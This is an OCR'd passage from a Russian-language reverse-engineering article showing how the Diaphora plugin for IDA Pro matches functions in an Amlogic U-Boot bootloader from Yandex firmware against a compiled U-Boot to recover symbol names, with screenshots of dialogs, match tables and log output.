


IDA - u-boot.i64 (u-boot) /Users/kel/Documents/Статьи/Распаковка LZ4 Amlogic/uboot/u-boot.i64
Please wait...
Cancel

Exported 230 function(s) out of 2376 total.
Elapsed 0:00:31 second(s), remaining time ~0:04:58

```
10027A0: positive sp value 10 has been found
10027A0: positive sp value 10 has been found
```

После завершения индексации необходимо вернуться к прошивке «Яндекса» и повторно запустить плагин. На этот раз в строке базы сравнения следует указать SQLite-базу, созданную при индексации скомпилированного U-Boot. Внимание: не запускай повторную индексацию! Если согласиться, то плагин снова выполнит ту же работу и ты зря потратишь еще полчаса.



Diaphora

Please select the path to the SQLite database to save the current IDA database and the path of the SQLite database to diff against.

If no SQLite diff database is selected, it will just export the current IDA database to SQLite format. Leave the 2nd field empty if you are exporting the first database.

SQLite databases:

Export filter limits:

Export IDA database to SQLite: :татьи/Распаковка LZ4 Amlogic/ida files/lite_bl33.bin.sqlite

From address: 0xEDA0000


SQLite database to diff against: ments/Статьи/Распаковка LZ4 Amlogic/uboot/u-boot.sqlite

To address: 0xEE742F0

Export options:

- ☑ Use the decompiler if available
- ☑ Export microcode instructions and basic blocks
- ☑ Do not export library and thunk functions
- ☐ Export only non-IDA generated functions
- ☐ Do not export instructions and basic blocks
- ☐ Ignore small functions

Загрузка базы




Export database already exists. Do you want to overwrite it?

Cancel
No
Yes

Отказ от повторной индексации

После сканирования плагин выдаст несколько вкладок с результатами:

- Best matches — наиболее точно совпадающие функции;
- Partial matches — более-менее совпадающие функции с небольшими отличиями (степень совпадения помечена цветом: ярко-зеленый — высокое, темно-фиолетовый — низкое);
- Problematic matches — плохо совпадающие результаты;
- Unmatched — несколько вкладок полностью уникальных функций.




IDA - lite_bl33.bin.i64 (lite_bl33.bin) /Users/kel/Documents/Статьи/Распаковка LZ4 Amlogic/ida files/lite_bl33.bin.i64
[1] Functions
[2] IDA View-A
[3] Best matches
[4] Partial matches
[5] Problematic matches
[6] Unmatched in secondary
[0] Output

Line	Address	Name	Address 2	Name 2	Ratio	BBlocks 1	BBlocks 2	Descripti
00000	0eda00b8	sub_EDA00B8	010000b8	lowlevel_init	1.0000000	3	3	Same R
00001	0eda00ec	sub_EDA00EC	010000ec	c_runtime_cpu_setup	1.0000000	7	7	Same R
00002	0eda1000	sub_EDA1000	01001000	__asm_flush_dcache_level	1.0000000	8	8	Equal ps
00003	0eda112c	sub_EDA112C	0100112c	__asm_invalidate_tlb_all	1.0000000	7	7	Equal ps
00004	0eda16f8	sub_EDA16F8	010016f8	get_cpu_id	1.0000000	1	1	Equal as
00005	0eda1e78	sub_EDA1E78	01001ebc	watchdog_init	1.0000000	1	1	Equal as
00006	0eda1eb4	sub_EDA1EB4	01001ef8	watchdog_disable	1.0000000	1	1	Equal as
00007	0edcfb9c	sub_EDCFB9C	01033d2c	is_tpl_loaded_from_usb	1.0000000	1	1	Equal as
00008	0edcfbc0	sub_EDCFBC0	01033d50	is_tpl_loaded_from_ext_sdmmc	1.0000000	1	1	Equal as
00009	0edcfc90	sub_EDCFC90	01033e20	dwc_otg_enable_common_interru...	1.0000000	1	1	Equal as
00010	0eda1064	sub_EDA1064	01001064	__asm_dcache_all	1.0000000	7	7	Same ac
00011	0eda10ec	sub_EDA10EC	010010ec	__asm_flush_dcache_range	1.0000000	3	3	Same ac
00012	0eda1178	sub_EDA1178	01001178	armv8_switch_to_el2	1.0000000	5	5	Same ac
00013	0eda12f8	sub_EDA12F8	010012f8	flush_dcache_all	1.0000000	2	2	Same ac
00014	0eda1510	sub_EDA1510	01001510	dcache_disable	1.0000000	14	14	Same ac
00015	0eda1598	sub_EDA1598	01001598	dcache_status	1.0000000	6	6	Same ac
00016	0eda15cc	sub_EDA15CC	010015cc	icache_enable	1.0000000	11	11	Same ac
00017	0eda1640	sub_EDA1640	01001640	icache_disable	1.0000000	11	11	Same ac
00018	0eda16a4	sub_EDA16A4	010016a4	icache_status	1.0000000	6	6	Same ac

```
Line 1982 of 1982, /sub_EE2218C
Line 1 of 391
```

```
[Diaphora: Thu Apr 10 18:03:07 2025] Final results: Best 391, Partial 1256, Unreliable 0, Multimatches 37
[Diaphora: Thu Apr 10 18:03:07 2025] Matched 85.96% of main binary functions (1647 out of 1916)
[Diaphora: Thu Apr 10 18:03:07 2025] Done, time taken: 0:05:22.197860.
```

Результат работы




IDA View-A
Best matches
Partial matches
Problematic matches
Unmatched in secondary

Line	Address	Name	Address 2	Name 2	Ratio	BBlocks 1	BBlocks 2	Descript
01179	0ee19b8c	sub_EE19B8C	01086a1c	get_mem	0.6393636	1	1	Local
01180	0edc19dc	console_write	01021fc4	puts	0.6385714	9	6	Callee
01181	0ede31f0	sub_EDE31F0	01048264	mmc_berase	0.6340096	14	16	Callee
01182	0eda9a44	sub_EDA9A44	01008be0	do_saradc_getval_12bit	0.6300000	1	1	Local
01183	0edbc59c	usb_get_dev_index	0101cc30	usb_get_dev_index	0.6270000	1	1	Local
01184	0eda6544	sub_EDA6544	01005720	initr_ethaddr	0.6260000	1	1	Local
01185	0eddcc10	sub_EDDCC10	01041ccc	saradc_probe	0.6203846	1	1	Local
01186	0ee07348	sub_EE07348	0107460c	ubifs_iput	0.6183846	1	1	Local
01187	0ee1927c	write_def_env	010860d4	himport_r	0.6154483	67	71	Callee
01188	0edeb334	sub_EDEB334	01053aa0	aml_nand_write_oob	0.6080000	1	1	Pseud
01189	0edbf558	sub_EDBF558	0101fd5c	do_set_trim_base	0.6040000	1	1	Same
01190	0edd9334	sub_EDD9334	0103d438	optimus_burn_one_partition	0.6038540	37	39	Callee
01191	0edc93ac	sub_EDC93AC	01029ad8	is_device_unlocked	0.6030000	1	1	Local
01192	0eda62b8	sub_EDA62B8	01005490	announce_dram_init	0.6020000	1	1	Local
01193	0edbebc0	sub_EDBEBC0	0101f33c	cmd_efuse	0.5980460	61	67	Same
01194	0edb44c0	sub_EDB44C0	01013b00	do_store_dtb_ops	0.5916667	32	27	Switc
01195	0edc1b74	getc	01022120	getc	0.5889474	9	7	Perfe
01196	0edc1bbc	get_console	01022168	tstc	0.5889474	9	7	Callee

Низкая степень совпадения


Сначала переходим на вкладку с полностью совпадающими функциями, выделяем их и импортируем в проект — после этого база IDA будет обновлена. Затем открываем вкладку Partial и с осторожностью импортируем еще часть функций — я, например, использую только те, что подсвечены зеленым. Желательно просматривать содержимое перед импортом, чтобы не затянуть лишнего. Остальные вкладки можно не трогать — они нас не интересуют.



IDA - lite_bl33.bin.i64 (lite_bl33.bin) /Users/kel/Documents/Статьи/Распаковка LZ4 Amlogic
IDA View-A
Best matches
Partial matches
Delete
Copy
Copy all
Quick filter
Modify filters...
Hide column
Columns...
Diff again
Save results
Add manual match
Diff assembly
Diff microcode
Diff pseudo-code
Diff assembly in a graph
Diff microcode in a graph
Diff using an external tool
Show assembly patch
Show pseudo-code patch
Show callers and callees graph
Import selected
Import selected sub_*
Import *all* functions
Import *all* data for sub_* functions
Highlight matches
Unhighlight matches
Font...

Line	Address	Name	Address 2	Name 2
00000	0eda00b8	sub_EDA00B8	010000b8	lowleve
00001	0eda00ec	sub_EDA00EC	010000ec	c_runti
00002	0eda1000	sub_EDA1000	01001000	__asm_
00003	0eda112c	sub_EDA112C	0100112c	__asm_
00004	0eda16f8	sub_EDA16F8	010016f8	get_cp
00005	0eda1e78	sub_EDA1E78	01001ebc	watchd
00006	0eda1eb4	sub_EDA1EB4	01001ef8	watchd
00007	0edcfb9c	sub_EDCFB9C	01033d2c	is_tpl_l
00008	0edcfbc0	sub_EDCFBC0	01033d50	is_tpl_l
